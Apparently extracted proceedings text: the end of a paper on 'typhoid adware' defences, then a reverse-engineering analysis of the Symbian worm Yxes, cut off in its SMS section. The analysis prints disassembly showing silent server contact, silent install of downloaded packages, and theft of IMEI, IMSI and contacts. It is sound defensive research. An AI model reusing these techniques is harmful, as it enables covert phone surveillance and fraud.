The very first part of a FLV file is a metadata section that can include almost any kind of information. Thus, this could be used to store an array of checksums, calculated for each FLV tag that contains video or audio data. The FLV player would then be able to verify the checksums as content is received.

This strategy is a suitable defense against "on-the-fly" modifications, but if the video is cached as a whole, the checksums can be recalculated by typhoid adware.

5.2.3 Signed Checksum List

An extension of the previous idea is signing the FLV file, also using the metadata section of the FLV file. The content producer could include a digitally signed checksum list that would be tested by the FLV player, in order to detect whole-video modification where the checksums had been updated correctly.

5.3 Timing Anomalies

One approach would be to try and detect timing differences on the user machine that may indicate the presence of typhoid adware. However, given that our experimental timings did not reveal a delay that could not naturally occur in the network, we are somewhat skeptical that this defense would work.

6 Related Work

There are several loosely-related types of attack. Content modification, or content pollution, has been studied in peer-to-peer environments, e.g., [4]. Proximity-based worm attacks via Bluetooth have also been studied [20].

In general security terms, typhoid adware performs a man-in-the-middle attack, although we are not aware of one being applied to adware in the way we describe. Closely related to our first implementation is [25], although again the adware potential is unexplored. Also related is work on hijacking wireless connections [9], but their focus is mostly on content injection into a victim's browser cache, a departure from the typhoid adware model that leaves no trace. However, their hijacking technique could be used to implement typhoid adware over a wireless network.

Patents exist that cover legitimate, targeted insertion of advertisements into various media including video (e.g., [3]) but these systems may preprocess the videos using lots of computing power, and of course need not redirect connections.

Finally, the problem of determining whether HTML content has been modified *en route* has been considered by [16]. Their detection method, like some we suggest in Section 5, relies on additions to the content that the client uses to verify it.

7 Future Work and Conclusions

While there are further enhancements that could be made to typhoid adware, such as handling file formats other than FLV, our proof-of-concept implementations have sufficiently demonstrated the idea, and further research will be directed towards defenses.

In this paper we have presented typhoid adware, a new approach to spreading advertisements. The technique is more covert than current adware, because the computer containing adware shows no advertisements to reveal its presence, and computers that do see advertisements contain no adware to detect.

Typhoid adware can be implemented using well known techniques such as ARP spoofing and proxies, and leveraging already-existing tools. It was successfully demonstrated in both wired and wireless networks, modifying a variety of content including streaming video. Even in the most overhead-intensive case, streaming video, the victim still receives the content in a reasonable time. In terms of defense, we have implemented two approaches and suggested some

other, content-based ones. Typhoid adware is a viable future threat, especially for network environments that are not well monitored, like the increasingly ubiquitous Internet café.

Acknowledgments

The third author's work is supported in part by a grant from the Natural Sciences and Engineering Research Council of Canada. Thanks to Anil Somayaji for discussion about timing anomalies.

References

[1] Adobe Systems Incorporated. *Video File Format Specification Version 10*, November 2008.

[2] X. Cheng, C. Dale, and J. Liu. Statistics and social network of YouTube videos. In *16th International Workshop on Quality of Service*, pages 229–238, 2008.

[3] H. V. Cottingham. Internet service provider advertising system. United States Patent #6,339,761, 15 January 2002.

[4] P. Dhungel, X. Hei, K. W. Ross, and N. Saxena. The pollution attack in P2P live video streaming: Measurement results and defenses. In *2007 Workshop on Peer-to-peer Streaming and IP-TV*, pages 323–328, 2007.

[5] A. Di Pasquale. ArpON. Last retrieved 8 June 2009.

[6] J. Erickson. *Hacking: The Art of Exploitation.* No Starch Press, 2003.

[7] Federal Trade Commission. Monitoring software on your PC: Spyware, adware, and other software. Staff report, 2005.

[8] S. Hisao. Tiny proxy, November 2006. version 0.2.1.

[9] M. Kershaw. Wireless security isn't dead, attacking clients with MSF. Black Hat DC, 2010.

[10] J. W. Leavitt. *Typhoid Mary: Captive to the Public's Health.* Beacon Press, 1996.

[11] Matroška. Last retrieved 10 June 2009.

[12] Microsoft TechNet. Preventing rogue DHCP servers. Last retrieved 4 September 2009.

[13] T. Narten, E. Nordmark, W. Simpson, and H. Soliman. Neighbor Discovery for IP version 6 (IPv6). RFC 4861, 2007.

[14] D. Plummer. Ethernet Address Resolution Protocol. RFC 826, 1982.

[15] J. Purisma. To do or not to do: Anti-virus accessories. In *Virus Bulletin Conference*, pages 125–130, 2003.

[16] C. Reis, S. D. Gribble, T. Kohno, and N. C. Weaver. Detecting in-flight page changes with web tripwires. In *5th USENIX Symposium on Networked Systems Design and Implementation*, pages 31–44, 2008.

[17] T. Socolofsky and C. Kale. A TCP/IP tutorial. RFC 1180, 1991.

[18] D. Song. dsniff. version 2.4.

[19] Sophos. Potentially unwanted application (PUA). Glossary of terms. Last retrieved 4 June 2009.

[20] J. Su, K. K. W. Chan, A. G. Miklas, K. Po, A. Akhavan, S. Sariou, E. de Lara, and A. Goel. A preliminary investigation of worm infections in a Bluetooth environment. In *4th ACM Workshop on Recurring Malcode*, pages 9–16, 2006.

[21] The netfilter.org Project. Netfilter/iptables.

[22] S. Tomar. Converting video formats with FFmpeg. *Linux J.*, 2006(146):10, 2006.

[23] P. Wald. *Contagious: Cultures, Carriers, and the Outbreak Narrative*. Duke University Press, 2008.

[24] S. Young and D. Aitel. *The Hacker's Handbook*. Auerbach, 2004.

[25] B. Zdrnja. Malicious JavaScript insertion through ARP poisoning attacks. *IEEE Security and Privacy*, 7(3):72–74, 2009.

Symbian worm Yxes: Towards mobile botnets ?

Axelle Apvrille
Threat Response Team, Fortinet Technologies
Email: aapvrille@fortinet.com

Abstract

In 2009, a new Symbian malware named SymbOS/Yxes was detected and quickly hit the headlines as one of the first malware for Symbian OS 9 and above all as the foretaste of a mobile botnet. Yet, detailed analysis of the malware were still missing. This paper addresses this issue and details how the malware silently connects to the Internet, installs new malware or spreads to other victims. Each of these points are illustrated with commented assembly code taken from the malware or re-generated Symbian API calls. Besides those implementation aspects, the paper also provides a global overview of Yxes's behaviour. It explains how malicious remote servers participate in the configuration and propagation of the malware, including Yxes's similarities with a botnet. It also tries to shed light on some incomplete or misleading statements in prior press articles. Those statements are corrected, based on the reverse engineering evidence previously. Finally, the paper concludes on Yxes's importance and the lack of security on mobile phones. It also indicates several aspects future work should focus on such as communication decryption, tools to analyze embedded malware or cybercriminals motivations.

Keywords: reverse engineering, mobile phone, malware, botnet, Yxes, worm.

1 Introduction

Malware for mobile phones is often regarded as a very rare disease, found in research labs by a few weird-looking techies. It is true that, with only 450 different mobile species, they are clearly outnumbered by PC malware. The risks have however proved not to be that insignificant because few mobile species does not mean few infections. For instance, the costs and inconveniences caused by the famous CommWarrior worm, with 115,000 infected phones [Gos08] and over 450,000 messages [Hyp07] sent prove the matter cannot be underestimated.

At the beginning of 2009, a new Symbian malware was detected [FGA09]. It installed on recent and widely-deployed Symbian OS 9 phones. The malware *looked* perfectly legitimate and there was no hint it might be a malware apart from the fact it created no application icon. As it was typically connected to the word "sexy" (sexy.sisx as package name, "Sexy View", "Sexy Girls", "Sexy Space" as application name etc), Fortinet christened it Yxes, i.e sexy from right to left.

The malware gained attention of anti-virus analysts because it was reported to send out several SMS messages - thus inflicting high bills to infected victims.

Apart from a few more or less commercial spyware, it could also be seen as the first malware for Symbian OS 9. Its ability to connect to the Internet - a novelty in the history of mobile malware - also had analysts fear it might be part of a mobile botnet. With all those facts (high bills, Symbian OS 9, Internet, botnet), no wonder it quickly made its way to IT headlines [Dan09, Win09, Mos09, Con09].

However, once the initial turmoil was over, only little information or updates were published, and Yxes vanished out of memories... until new versions (variants E, F and G in Fortinet's naming convention) were again discovered, end of July 2009. Discussions about the new variants flourished on blogs and news for a couple of weeks and then disappeared once more. As a consequence, at the time of writing this paper, there is barely any consistent and comprehensive study of the malware, detailing how it works and the new techniques it implements. This is what this paper wishes to address.

The paper is organized as follows. First, we briefly study Prior Art, grouping scattered information found on the net. Then, we provide some background information on Symbian S60 3rd platforms and their alleged security. The next sections detail the paper's findings: section 4 discusses the installation process of the malware, section 5 details the main tasks of the malware. For a more comprehensive approach, section 6 provides a global overview of all actors involved in malware's execution. Finally, based on the paper's findings, section 7 tries to clarify incomplete or misleading information found in Prior Art.

2 State of the Art

Compared to other research domains, the concern for mobile malware is quite new as it does not date back longer than ten years. At first, only a few hackers such as [dH01] seemed to care for mobile phone security. In 2004, when the first mobile worm - named Cabir - started to spread, research on mobile malware gained public interest. A good overview of the status of mobile malware up to 2007 is presented in [Hyp07]. Those papers are interesting to read for background information, but they do not discuss the reverse engineering of mobile code.

Papers in reverse engineering do exist. For instance, the underground group 29A wrote a very technical description of one of their Proof on Concept malware for WinCE [29a04]. For Symbian platforms, [SN07] is a must-read though it is written with the intent to crack applications, which is rather different (technically and ethically) from virus analysis. On that aspect, [Zha07] is probably more valuable to anti-virus analysts as it explains how to analyze what Symbian malware do. Unfortunately, it discusses platforms older than Symbian OS 9, and consequently tools or tricks are seldom applicable to newer mobile phones. More recent work such as [Mul08] or [EO08] cover interesting hacks for new phones (S60 3rd edition, but also iPhones or Android) but those presentations focus on discovering vulnerabilities. They do not explain what techniques current mobile malware use nor how to understand what they are doing.

The only few articles dedicated to the specific case of Yxes fall in one of the following categories:

- IT news articles [FGA09, Dan09, Win09, Mos09, Con09]: they sometimes provide a good overview of Yxes, but this paper will prove details or

implications are often approximate - or even wrong (see Section 7).

- Anti-virus encyclopedia descriptions [For09d, F-S09, Sym09]: they are meant for anti-virus customers, from end-users to system administrators. Therefore, they explain how to recognize the virus, its impact and how to get rid of it. Thus, virus descriptions do not explain how viruses get their dirty work done (e.g replicate, destroy...) nor how anti-virus analysts found information.

- Highly specialized (and therefore incomplete) analysis: those articles are the most technically precise, but they only explain part of the behaviour of the malware. For example, [Cas09] is a serious academic paper which tries to understand whether Yxes is part of a botnet or not. The paper however concludes - quite honestly as a matter of fact - that it was unable to reproduce the malware's expected behaviour and thus cannot answer the botnet question. It is however interesting to read because the author explains how he analyzed the malware sample with forensic tools. [Apv09b] and [Apv09a] are other partial analysis of Yxes: those previous work focus on specific points of Yxes: the Java Server Pages of the online servers referenced by Yxes and the malware's Symbian application certificates.

The contribution of this paper is therefore twofold. It explains how the malware is being reversed, describing tools and tips which should be applicable - at least partially - to other Symbian S60 3rd malware. The other contribution consists in filling in most gaps of detailed Yxes analysis, so as to provide a global understanding of how Yxes works. Reverse engineering is a difficult art though, and a few details remain in the shadows: those open questions are explicitly mentioned in the paper, so as not to mix them with facts for which we have evidence.

3 Background

Most smart phones currently run an operating system named Symbian OS (47 % of market share Q4 2008 [Wik08]). Yxes specifically targets Symbian OS versions 9.1 or greater which are the most recent and - according to [Get09] - represent over 15% of market shares (with billions of handsets in the world, this is huge). Actually, Symbian OS v9.1 is an important turn in Symbian operating systems because it introduces several new features (please see [Sal05, Sym06] for more details):

1. Data caging: applications are assigned a private directory where they may read/write their data. This directory cannot be accessed by other applications. Furthermore, there are a few restrictions on system directories. For example, applications may only write binaries to the sys directory at installation time.

2. Capabilities: similarly to other operating systems such as Linux, applications must have the necessary rights to perform specific actions like connecting to the Internet or making a phone call. Those capabilities are granted through mandatory code signing, i.e developers must send their

applications to a testing and certification program called Symbian Signed and have them signed.

3. New compiler: platforms embed a new compiler, which supports ARM's new Application Binary Interface (EABI). The downside for developers is that former applications no longer run on Symbian OS 9.

4. New installation file format: applications are packaged using a new format which implements platform security measures.

Currently, classical non-embedded operating systems do not offer much better security measures, so with the additional difficulty of writing embedded code, Symbian OS was believed to be reasonably secure. And, as a matter of fact, there was no known malware for Symbian OS 9 apart from Java-based malicious midlets (those midlets depend on the Java platform not on Symbian OS) [For06], hacker tools disabling data caging and capabilities [BiN08] (those tools usually prevent the phone from operating correctly, so they are currently not used by malware, but rather, selectively, by hackers or analysts to circumvent OS security), or more or less commercial spyware [For09a, For09b]. Yxes is an important break through.

Finally, to help the reader understand this paper, a few additional notes should be made on Yxes itself. The name of the malware varies from one antivirus vendor to another as there is no standard naming convention. Moreover, several variants exist and denote major differences among malware samples. Currently, Fortinet identifies 7 different variants. Other vendors may report less variants and still detect as many samples if their identification rules are looser. So, in the end, a sample detected as SymbOS/Yxes.D!worm is also named SymbOS.Exy.B elsewhere. This paper will use Fortinet's naming in next sections.

4 Installation and Initialization Issues

This section discusses the very first steps after the mobile phone has been infected. At this stage, the malware's Symbian package (SIS or SISX) is located on the phone's file system, but it is neither installed nor running. The way it managed to actually get on to the mobile phone (malware propagation) is actually described later, in Section 6.

So, the first step is Yxes's installation. From an end-user point of view, Yxes looks like any other legitimate Symbian application: the installation process runs smoothly and displays a valid signing certificate. This is possible because the authors have managed to get Symbian sign their application. They either created an *Express Signed* account under a fake identity and paid US$20 to have their application signed, or hacked a legitimate account. The Express Signed does include a few tests such as scanning applications against viruses, but of course, at that time, the malware was undetected by all vendors, so there was no chance the application would be detected as malicious. Please refer to [Apv09a] for our previous work on Yxes' certificates. Since then, certificates have been revoked, but this is only checked if OCSP (Online Certificate Status Protocol) is enabled on the phone - which is not the case by default.

For an end-user, the only suspicious issue is perhaps that Yxes does not install any application icon on the phone. However, this issue is fixed in a

particular version of SymbOS/Yxes.E!worm where the sample fakes a *real* application named Advanced Device Locks [Net09].

The installation process copies two binaries and a resource. The binaries are copied into c:\sys\bin and run at install (RI flag). The following are extracted from the malware's package using a tool named SISContents [SIS]:

```
"C_sys\bin\Installer_0x20026CAA.exe"-"C:\sys\bin\Installer_
    0x20026CAA.exe", FR, RI, RW
"C_sys\bin\MainSrv2.exe"-"C:\sys\bin\MainSrv2.exe", FR, RI
"C_private\101f875a\import\[20026CA9].rsc"-"C:\private\
    101f875a\import\[20026CA9].rsc"
```

The first binary (Installer_xxx) is in charge of setting up the configuration for the malicious daemon (MainSrv2.exe). The reverse engineering of this executable has revealed the following steps:

1. Parse the system for opened files SIS or SISX files (Symbian packages). In particular, the Installer binary - run at installation - expects the malicious SISX file to be open, as an installation is currently taking place. For an analyst, this means it is necessary to open the malicious SISX file (as if to install it) while remote debugging the installer binary, or the installer will fail.

2. Create (or overwrite) a c:\System\Data\SisInfo.cfg file.

3. Read from the SISX file a list of encrypted URLs of malicious web servers working with Yxes. The installer accesses the SISX archive file itself, not a deflated memory image.

4. Decrypt the URLs (see Figure 1): the algorithm is a simple XOR loop with a hard-coded key (0xBF in this case).

5. Write the URLs in the SisInfo.cfg file (that file uses a special format - for instance, the size of the URLs is written before the URLs).

Figure 1 shows the remote debugging of Yxes's installer currently running the URL decryption loop. This is a nice feature supported by recent versions of IDA Pro. The debugging commands are sent via USB to a small application named AppTRK [Nok08] which is running on the phone. The setup is nonetheless a bit touchy: the phone must not be running any security hack such as [BiN08], the USB communication port must be set to 1 on the phone and left to self discovery on IDA Pro, even if Windows reports the mobile phone on yet another port...

It should be noted that the SisInfo.cfg is an important file for Yxes: without the URLs it contains, the malware fails to connect to its remote malicious servers. Samples lacking the installer, or lacking the encrypted URLs won't be functional. This is the case of sexySpace.sisx (sha1: 18ad3807be3ddcd9583 2219b0d0b5fa505df4ac1) much of the IT press relayed [Cyb09].

Once the installer has run, it is no longer used. The real executable which conveys the malicious payload is the other one. Depending on variants, its name is EConServer.exe (A and B), Transmitter.exe (C), BootHelper.exe or




Figure 1: IDA Pro screenshot of SymbOS/Yxes.E!worm's installer running an XOR decryption loop

SKServer.exe for variant D, AcsServer.exe or MainSrv2.exe for variant E, PbkPatch.exe (F) and bcast.exe (G). Note names such as EConServer.exe or AcsServer.exe are close to legitimate Symbian executables (EComServer and AccServer).

This executable makes sure a single instance of the malicious daemon is running on the infected device. Each time a new instance is run, it undergoes the following steps:

1. Try to open the global semaphore (RSemaphore::OpenGlobal). Its name depends on the malware's variant.
2. If the semaphore exists, exit so that a single instance runs.
3. If it does not exist, register the instance by creating a semaphore (RSemaphore::CreateSemaphore)

Finally, in variants A, B, D and E, a resource is copied into c:\private\101f875a\import, which is Symbian's reserved directory for resources. This is Symbian OS 9's typical way to automatically restart applications on boot: the resource contains the path of the executable to launch. In that particular case, without any surprise an hexadecimal dump of the resource specifies the malicious daemon must be run on boot up.

```
$ hexdump -C \[20026CA9\].rsc
00000000  6b 4a 1f 10 00 00 00 00  00 00 00 00 19 fd 48 e8
          |kJ............H.|
00000010  01 38 00 01 00 02 00 17  17 21 3a 5c 73 79 73 5c
          |.8.......!:\sys\|
00000020  62 69 6e 5c 4d 61 69 6e  53 72 76 32 2e 65 78 65
          |bin\MainSrv2.exe|
00000030  08 00 00 00 00 00 00 00  00 14 00 39 00
          |...........9.|
```

5 Malware's Main Tasks

This section looks into the real malicious payload of Yxes. Actually, each variant shows slight differences, but globally, Yxes is known for communicating with remote malicious servers on the web (which had people fear it is a botnet), sending SMS messages without user's consent and retrieving the phone's IMEI and IMSI (unique device and subscriber identifiers). Additionally, some variants implement a few "goodies" such as silent installation of other malware (variants A, B, D and E), killing unwanted applications whenever they are run (variants A, B, D and E) and parsing phone's contacts (variant C and F). Each task is analyzed in the next subsections (note the link between all tasks is explained at Section 6).

5.1 Internet communications

The fact Yxes communicates with remote servers is particularly alarming because it usually induces high bills for end-users whose subscription does not include Internet communications, and also because it shows signs of an early mobile botnet. However, up to now, only little details are known about those communications: [Apv09b] has investigated on the malicious remote servers' side, but the malware's side hasn't been analyzed yet. This is consequently what this subsection focuses on.


To communicate with the remote web servers, the malware relies on 4 main routines:

1. a routine which retrieves the phone's Internet settings,
2. a routine which sets up for stealth communications,
3. a routine which creates an HTTP request,
4. and a routine which handles the response.

On Symbian phones, all information related to connections is stored in the Communications database (cdbv3.dat). This database is accessible via Symbian's database engine (DBMS) and organized in several tables. The malware retrieves information it needs, i.e Access Point Names (APN), proxy server names, proxy ports for each Internet Access Point (IAP) configured on the device, by selecting and matching appropriate columns in tables of the Communications database (Interested readers may have a look at the malware's pseudo-code to retrieve the APN in Appendices).

With those settings, the malware has all it needs to connect to the Internet. The next step is to hide the communications to the end-users. Normally, all web communications display a dialog asking the end-user to select the IAP he wants to use. Using the settings it retrieved, Yxes manages to automatically select an IAP and disables the display of the dialog. Actually, this simply consists in setting the connection's dialog preference to *DoNotPrompt* (TCommDbConnPref::SetDialogPreference(ECommDbDialogPrefDoNotPrompt)).

```
.text:7C8C2478  SUB     R0, R11, #0xAC
.text:7C8C247C  BL      _ZN15TCommDbConnPrefC1Ev
                      ; TCommDbConnPref constructor
```



	EType	ETime	DType	Flag1	Flag2	Flag3	Flag4	Id	Remote	Direction	Duration	Status	Subject	Number	Contact	Link	Data	Recent	Duplicate
☐	5	2009-09-10 10:36:26	1	0	0	0	0	0	SFR Internet	0	8	2			0	0	Data	0	0
☐	5	2009-09-10 10:38:47	1	0	0	0	0	1	SFR Internet	0	11	2			0	0	Data	0	0
☐	5	2009-09-10 10:39:06	1	0	0	0	0	2	SFR Internet	0	5	2			0	0	Data	0	0
☐	5	2009-09-10 11:14:10	1	0	0	0	0	3	SFR Internet	0	1483	2			0	0	Data	0	0
☐	5	2009-09-10 11:46:08	1	0	0	0	0	4	SFR Internet	0	371	2			0	0	Data	0	0
☐	5	2009-09-10 11:57:54	1	0	0	0	0	5	SFR Internet	0	884	2			0	0	Data	0	0
☐	5	2009-09-10 12:39:22	1	0	0	0	0	6	SFR Internet	0	12	2			0	0	Data	0	0

Figure 2: Screenshot of Paraben's Data Seizure tool reading logdbu.dat

```
.text:7C8C2480  SUB     R0, R11, #0xAC
.text:7C8C2484  MOV     R1, #3
                        ; ECommDbDialogPrefDoNotPrompt
.text:7C8C2488  BL      _ZN15TCommDbConnPref19SetDialog\
                        PreferenceE17TCommDbDialogPref

                        ; SetDialogPreference of connection
```

Note that hiding the dialog does not require stronger privileges than the NetworkServices capability (the standard capability to access remote services - stealth way or not). Moreover, in Symbian's classification, this is a "basic capability", i.e any application developer may request it.

Thus, Yxes's Internet communications go unnoticed ... until the end-user receives his operator's bill. Actually, there is a way to see communications take place using mobile forensics tools such as [Par, Oxy] which are able to retrieve the device's communications log (c:\101f401d\logdbu.dat) [Cas09].

Figure 2 shows the content of logdbu.dat. The EType 5 (first column) means *Packet Data*, direction 0 (column 10) is for *outgoing*, status 2 (column 12) is for *disconnected*. All these communications correspond to silent outgoing Internet communications to Yxes' malicious servers.

Next, the malware builds the HTTP requests to send to the remote servers. The Symbian API offers three major classes for HTTP: RHTTPSession (the HTTP client session), RHTTPTransaction (each exchange of message between the client and the server is a transaction) and the request itself, RHTTPRequest. First, an HTTP session is opened (OpenL) and used throughout the malware. Then, a transaction object is created by calling OpenTransactionL on the session object. This method requires 3 parameters: the URI to send the request to, the method (HTTP GET by default) and a transaction callback. The URI the malware contacts depends on the malware's variant. The assembly code below is taken from SymbOS/Yxes.E!worm. It shows the malware is building a URI that contacts a Java Server Page named Kernel.jsp with two parameters, the malware's version (Version=1.7) and the phone's type (PhoneType=nokian95 in our case).

```
.text:7C8BE6C4  SUB     R0, R11, #0x8C
.text:7C8BE6C8  LDR     R1, =asc_7C8CD40C ; "/"
.text:7C8BE6CC  BL      _ZN6TPtrC8C1EPKh
                        ; build a TPtrC8 with /
.text:7C8BE6D0  SUB     R3, R11, #0x8C
.text:7C8BE6D4  SUB     R0, R11, #0x74
.text:7C8BE6D8  MOV     R1, R3
```

```
.text:7C8BE6DC  BL      _ZN5TDes86AppendERK6TDesC8
                        ; append / to the URL buffer
.text:7C8BE6E0  SUB     R0, R11, #0x8C
.text:7C8BE6E4  LDR     R1, =aKernel_jspVers
                        ; "Kernel.jsp?Version="
.text:7C8BE6E8  BL      _ZN6TPtrC8C1EPKh
                        ; build a TPtrC8
.text:7C8BE6EC  SUB     R3, R11, #0x8C
.text:7C8BE6F0  SUB     R0, R11, #0x74
.text:7C8BE6F4  MOV     R1, R3
.text:7C8BE6F8  BL      _ZN5TDes86AppendERK6TDesC8
                        ; append Kernel.jsp?Version=
.text:7C8BE6FC  LDR     R0, =a1_7       ; "1.7"
.text:7C8BE700  BL      sub_7C8C01E8
                        ; make string out of literal
.text:7C8BE704  MOV     R3, R0
.text:7C8BE708  SUB     R0, R11, #0x74
.text:7C8BE70C  MOV     R1, R3
.text:7C8BE710  BL      _ZN5TDes86AppendERK7TDesC16
                        ; append version to URL buffer
.text:7C8BE714  SUB     R0, R11, #0x8C
.text:7C8BE718  LDR     R1, =aPhonetype ; "&PhoneType="
.text:7C8BE71C  BL      _ZN6TPtrC8C1EPKh
                        ; TPtrC8::TPtrC8(uchar  const*)
.text:7C8BE720  SUB     R3, R11, #0x8C
.text:7C8BE724  SUB     R0, R11, #0x74
.text:7C8BE728  MOV     R1, R3
.text:7C8BE72C  BL      _ZN5TDes86AppendERK6TDesC8
                        ; append &PhoneType to URL buffer
.text:7C8BE730  SUB     R0, R11, #0x74
.text:7C8BE734  SUB     R3, R11, #0x64
                        ; phone type in here (e.g "nokian95")
.text:7C8BE738  MOV     R1, R3
.text:7C8BE73C  BL      _ZN5TDes86AppendERK7TDesC16
                        ; append phone type to URL buffer
```

Then, the malware customizes the HTTP headers of its request. For instance, it sets the HTTP Accept header to all (*/*). Finally, when all HTTP headers or properties are set, the HTTP request is sent. This corresponds to the SubmitL() method on the transaction object.

The malware then waits for a response. There are two cases: either the response is a simple acknowledge of the request with a status indicating whether the request was successfully processed or not, or the response contains a body, i.e additional data such as the Symbian package for another malware (see next subsection 5.2). In the latter, the malware parses the body and, if the body does not contain the string *pnpause*, it dumps the body in a buffer or a file on the phone.

It is interesting to note that the server pages reply *pnpause* when they are out of service [Apv09b]. In that case, the malware can indeed trash the response.

```
.text:7C8BEC90  LDR     R1, =aPnpause    ; "pnpause"
.text:7C8BEC94  BL      _ZN6TPtrC8C1EPKh
                        ; Build a TPtrC8 out of "pnpause"
```

```
.text:7C8BEC98  SUB     R3, R11, #0x1C
.text:7C8BEC9C  LDR     R0, [R11,#data]
.text:7C8BECA0  MOV     R1, R3
.text:7C8BECA4  BL      _ZNK6TDesC84FindERKS_
                        ; Find pnpause (TDesC8::Find)
.text:7C8BECA8  CMN     R0, #1
                        ; negative comparison
...
.text:7C8BECDC  LDR     R0, [R11,#var_10]
.text:7C8BECE0  LDR     R1, [R11,#data]
.text:7C8BECE4  BL      MALWARE_appendData
                        ; append to a buffer
...
.text:7C8BECEC  LDR     R3, [R11,#var_10]
.text:7C8BECF0  ADD     R0, R3, #0x28
.text:7C8BECF4  LDR     R1, [R11,#var_14]
.text:7C8BECF8  BL      _ZN5RFile5WriteERK6TDesC8
                        ; RFile::Write(TDesC8  const&)
```

What it does with the downloaded body depends on the malware's variant. For variants A, B, D and E, the malware actually installs another malware (see section 5.2). What happens for variants F and G isn't clear yet. It is possible they never fall in that case, or that new malware settings files are downloaded.

5.2 Silent Installation of Malware

In 5.1, we explained variants A, B, D and E actually download another malware from the remote server they contact. This malware is dumped into a temporary file (e.g c:\root.sisx or c:\Data\kel.sisx), and then silently installed on the phone, without the user being aware of anything at all.

Silent installation of applications is possible since Symbian OS 9 with the SW Installer Launcher API[1]. The implementation relies on the RSWInstSilentLauncher class. The malware creates such an object, connects to the phone's internal install server, installs the package and finally closes the session with the install server. The package installation is handled by the SilentInstall method of the RSWInstSilentLauncher. In the assembly code below, SilentInstall is called in MALWARE_installFilename. The routine gets the full path name of the temporary package file and installs it.

```
.text:7C8BEE84  BL      SWInstCli_32    ; SwiUI::RSWInstSilentLauncher
                                        ; constructor
.text:7C8BEE88  SUB     R0, R11, #0x54  ; this is an instance of
                                        ; RSWInstSilentLauncher
.text:7C8BEE8C  BL      SWInstCli_31    ; SwiUI::RSWInstSilent
                                        ; Launcher::Connect()
.text:7C8BEE90  LDR     R0, =aCDataKel_sisx ; "C:\Data\kel.sisx"
.text:7C8BEE94  BL      MALWARE_makeDesC    ; make the appropriate
                                        ; object out of the string
.text:7C8BEE98  MOV     R2, R0          ; R2 now contains the
```

[1]More precisely, the SW Installer Launcher API is available for S60 3rd edition phones, where S60 3rd refers to a specific Nokia software platform that runs on top of Symbian OS 9. Yxes will therefore not exactly run on any Symbian OS 9 phone, but on those with S60 3rd. This cannot be seen as a strong restriction, as it is the leading platform.

```
                                        ; kel.sisx string
.text:7C8BEE9C  SUB     R3, R11, #0x54  ; this is the instance of
                                        ; RSWInstSilentLauncher
.text:7C8BEEA0  LDR     R0, [R11,#var_18]
.text:7C8BEEA4  MOV     R1, R3          ; load the instance of
                                        ; RSWInstSilentLauncher in R1
.text:7C8BEEA8  BL      MALWARE_installFilename ; Function that
                                        ; installs a SISX:
.text:7C8BEEAC  SUB     R0, R11, #0x54  ; load the instance of
                                        ; RSWInstSilentLauncher in R0
.text:7C8BEEB0  BL      SWInstCli_13    ; SwiUI::RSWInstSilent
                                        ; Launcher::Close()
.text:7C8BEEB4  LDR     R0, =aCDataKel_sisx ; "C:\Data\kel.sisx"
.text:7C8BEEB8  BL      MALWARE_makeDesC
.text:7C8BEEBC  MOV     R3, R0
.text:7C8BEEC0  LDR     R0, [R11,#var_18]
.text:7C8BEEC4  MOV     R1, R3             ; load filename to
                                        ; delete in R1
.text:7C8BEEC8  BL      MALWARE_deleteFile ; delete file
```

Readers used to IDA Pro's output will notice the API names of SW Installer Launcher are not processed (SWInstCli_13, SWInstCli_31, SWInstCli_32...). This is because IDA Pro 5.5 isn't aware of that particular Symbian API as it is not part of the standard API but of the SDK Plugin API. The analyst must consequently manually resolve the names (or write a IDA Pro script to do it automatically). This isn't too difficult: get the SW Installer Launcher library (swinstcli.lib), and then dump its symbols:

```
$ objdump --syms swinstcli.lib
...
SWInstCli{000a0000}-13.o:     file format elf32-little

SYMBOL TABLE:
00000000 l    F StubCode 00000000 $a
00000004 l    O StubCode 00000000 $d
00000000 l    d  StubCode 00000008 StubCode
00000000 l    d  *ABS* 00000000 .directive
00000004 l    F StubCode 00000000
                              theImportedSymbol
00000000 g    F StubCode 00000000
                     _ZN5SwiUI15RSWInstLauncher5CloseEv
00000000      *UND* 00000000 #<DLL>SWInstCli{000a0000}
                     [101f8759].dll#<\DLL>d
```

The number at the end of the name is the ordinal for the function in the library. So, SWInstCli_13 matches SwiUI::RSWInstLauncherClose.

5.3 Getting the IMEI and the IMSI

Getting the IMEI (a unique number identifying the device) and the IMSI (a unique number identifying the subscriber) is a basic task all variants of Yxes implement. As this task is not particularly tricky - the Symbian API providing the GetPhoneId() method in the CTelephony class to retrieve the IMEI, and the GetSubscriberId() to retrieve the IMSI (the *ReadDeviceData* capability is

required) - this paper will not provide more details. For further information, [Mul08] has published sample assembly code to retrieve the IMEI.

5.4 Parsing contacts and sending

This task has already been covered by [For09e] and [Apv09b], so this paper will only provide a short reminder: the C and F variants of Yxes are quite different from others, and in particular, they parse phone's contacts.

In the F variant, a routine actually exports contacts as vCards and writes the output to a file named C:\System\Data\pbk.info. Later, when the malware contacts a malicious remote server, the content of this file is sent to a Java Server Page (named PbkInfo.jsp) along with three arguments: the phone's type (nokian95 in our case or nokia3250 by default), the phone's IMEI and the phone's IMSI.

5.5 Sending SMS

All variants of Yxes have been reported to send SMS messages. The messages contain some adult incentive to follow a link to a malicious web server from where the malware may be downloaded (see Figure 3).

